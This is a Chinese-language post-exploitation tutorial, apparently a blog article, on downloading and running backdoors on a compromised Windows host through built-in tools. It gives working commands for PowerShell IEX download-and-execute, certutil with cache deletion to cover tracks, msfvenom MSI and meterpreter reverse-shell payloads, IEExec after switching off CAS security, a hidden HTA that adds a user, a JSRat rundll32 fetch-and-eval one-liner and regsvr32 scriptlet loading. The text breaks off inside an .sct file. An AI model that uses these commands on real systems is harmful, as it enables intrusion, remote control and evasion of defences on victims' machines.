当我们通过Web渗透获取了一个Shell，而且目标主机是Windows，我们该怎么去下载后门文件到目标主机上执行呢?

一般来说，实现Windows文件下载执行的方式不外乎以下几种方式。第一种，远程下载文件到本地，然后再执行；**第二种，远程下载执行，执行过程没有二进制文件落地，这种方式已然成为后门文件下载执行的首要方式**。**另外呢，只要你所在服务器的环境支持，你也可以通过任何一门语言来实现它，这种方式暂不在本文的讨论范围之内。

在这里，本文收集了15种常见的文件下载执行的方式，并结合具体案例**，让我们一起来看看是怎么实现的吧。

- PowerShell
- Bitsadmin
- certutil
- wget
- ipc$文件共享
- FTP
- TFTP
- WinScp
- msiexec
- IEExec
- mshta
- rundll32
- regsvr32
- MSXSL.EXE
- pubprn.vbs

1、PowerShell


PowerShell是一种命令行外壳程序和脚本环境，使命令行用户和脚本编写者可以利用。

远程下载文件保存在本地：

```
powershell (new-object
System.Net.WebClient).DownloadFile('http://192.168.28.128/imag/evil.txt','evil.exe')
```

远程执行命令：

```
powershell -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring('http://192.168.28.128/imag/evil.txt'))"
```




2、Bitsadmin

bitsadmin是一个命令行工具，可用于创建下载或上传工作和监测其进展情况。

```
bitsadmin /transfer n http://192.168.28.128/imag/evil.txt d:\test\1.txt
```

输入以上命令，成功下载文件。




3、certutil

用于备份证书服务，支持xp-win10都支持。由于certutil下载文件都会留下缓存，所以一般都建议下载完文件后对缓存进行删除。

注：缓存目录为："%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content"

```
#下载文件
certutil -urlcache -split -f http://192.168.28.128/imag/evil.txt test.php
#删除缓存
certutil -urlcache -split -f http://192.168.28.128/imag/evil.txt delete
```




4、wget

Windows环境下，可上传免安装的可执行程序wget.exe到目标机器，使用wget下载文件。

wget.exe下载：https://eternallybored.org/misc/wget/


```
wget -O "evil.txt" http://192.168.28.128/imag/evil.txt
```



5、ipc$文件共享

IPC$(Internet Process Connection)是共享"命名管道"的资源，它是为了让进程间通信而开放的命名管道，通过提供可信任的用户名和口令，连接双方可以建立安全的通道并以此通道进行加密数据的交换，从而实现对远程计算机的访问。

```
#建立远程IPC连接
net use \\192.168.28.128\ipc$ /user:administrator "abc123!"
#复制远程文件到本地主机
copy \\192.168.28.128\c$\2.txt D:\test
```



6、FTP

一般情况下攻击者使用FTP上传文件需要很多交互的步骤，下面这个 bash脚本，考虑到了交互的情况，可以直接执行并不会产生交互动作。


```
ftp 127.0.0.1
username
password
get file
exit
```

7、TFTP

用来下载远程文件的最简单的网络协议，它基于UDP协议而实现

tftp32服务端下载地址：http://tftpd32.jounin.net/tftpd32_download.html

```
tftp -i 你的IP get 要下载文件 存放位置
```



8、WinScp

WinSCP是一个Windows环境下使用SSH的开源图形化SFTP客户端。

```
#上传
winscp.exe /console /command "option batch continue" "option confirm off" "open
sftp://bypass:abc123!@192.168.28.131:22" "option transfer binary" "put D:\1.txt  /tmp/" "exit"
/log=log_file.txt

#下载
winscp.exe /console /command "option batch continue" "option confirm off" "open
sftp://bypass:abc123!@192.168.28.131:22" "option transfer binary" "get /tmp D:\test\app\"
"exit" /log=log_file.tx
```


使用winscp.exe 作为命令行参数执行远程上传/下载操作。

9、msiexec

msiexec 支持远程下载功能，将msi文件上传到服务器，通过如下命令远程执行：

```
#生成msi包
msfvenom -p windows/exec CMD='net user test abc123! /add' -f msi > evil.msi
#远程执行
msiexec /q /i http://192.168.28.128/evil.msi
```

成功添加了一个test用户：



10、IEExec


IEexec.exe应用程序是.NET Framework附带程序，存在于多个系统白名单内。

生成Payload：

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.28.131 lport=4444 -f exe -o evil.exe
```

使用管理员身份打开cmd，分别运行下面两条命令。

```
C:\Windows\Microsoft.NET\Framework64\v2.0.50727>caspol.exe -s off
C:\Windows\Microsoft.NET\Framework64\v2.0.50727>IEExec.exe http://192.168.28.131/evil.exe
```




11、mshta

mshta用于执行.hta文件，而hta是HTML Applocation 的缩写，也就是HTML应用程序。而hta中也支持VBS。所以我们可以利用hta来下载文件。

```
mshta http://192.168.28.128/run.hta
```

run.hta内容如下：

```
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
Window.ReSizeTo 0, 0
Window.moveTo -2000,-2000
Set objShell = CreateObject("Wscript.Shell")
objShell.Run "cmd.exe /c net user test password /add" // 这里填写命令
self.close
</script>
<body>
demo
</body>
</HEAD>
</HTML>
```



12、rundll32


其实还是依赖于WScript.shell这个组件，在这里我们使用JSRat来做演示，JSRat是一个命令和控制框架，仅为rundll32.exe和regsvr32.exe生成恶意程序。

项目地址：https://github.com/Hood3dRob1n/JSRat-Py.git

步骤一：开始运行JSRat，监听本地8888端口。

```
root@kali:/tmp/JSRat-Py# ./JSRat.py -i 192.168.28.131 -p 8888
./JSRat.py:308: SyntaxWarning: name 'client_type' is assigned to before global declaration
  global client_type


JSRat Server - Python Implementation
By: Hood3dRob1n

[*] Web Server Started on Port: 8888
[*] Awaiting Client Connection to:
   [*] rundll32 invocation: http://192.168.28.131:8888/connect
   [*] regsvr32 invocation: http://192.168.28.131:8888/file.sct
      [*] Client Command at: http://192.168.28.131:8888/wtf
      [*] Browser Hook Set at: http://192.168.28.131:8888/hook
```


步骤二：通过url访问，可以查看恶意代码。



复制代码如下：

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://192
.168.28.131:8888/connect",false);try{h.Send();b=h.ResponseText;eval(b);}catch(e)
{new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}
```

步骤三：在受害者PC运行该代码，将成功返回一个会话，如下图所示：



13、regsvr32

Regsvr32命令用于注册COM组件，是Windows系统提供的用来向系统注册控件或者卸载控件的命令，以命令行方式运行

在目标机上执行：

```
regsvr32.exe /u /n /s /i:http://192.168.28.131:8888/file.sct scrobj.dll
```

可以通过自己构造.sct文件，去下载执行我们的程序

```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="ShortJSRAT"
    classid="{10001111-0000-0000-0000-0000FEEDACDC}" >
    <script language="JScript">
        <![CDATA[
            ps  = "cmd.exe /c calc.exe";
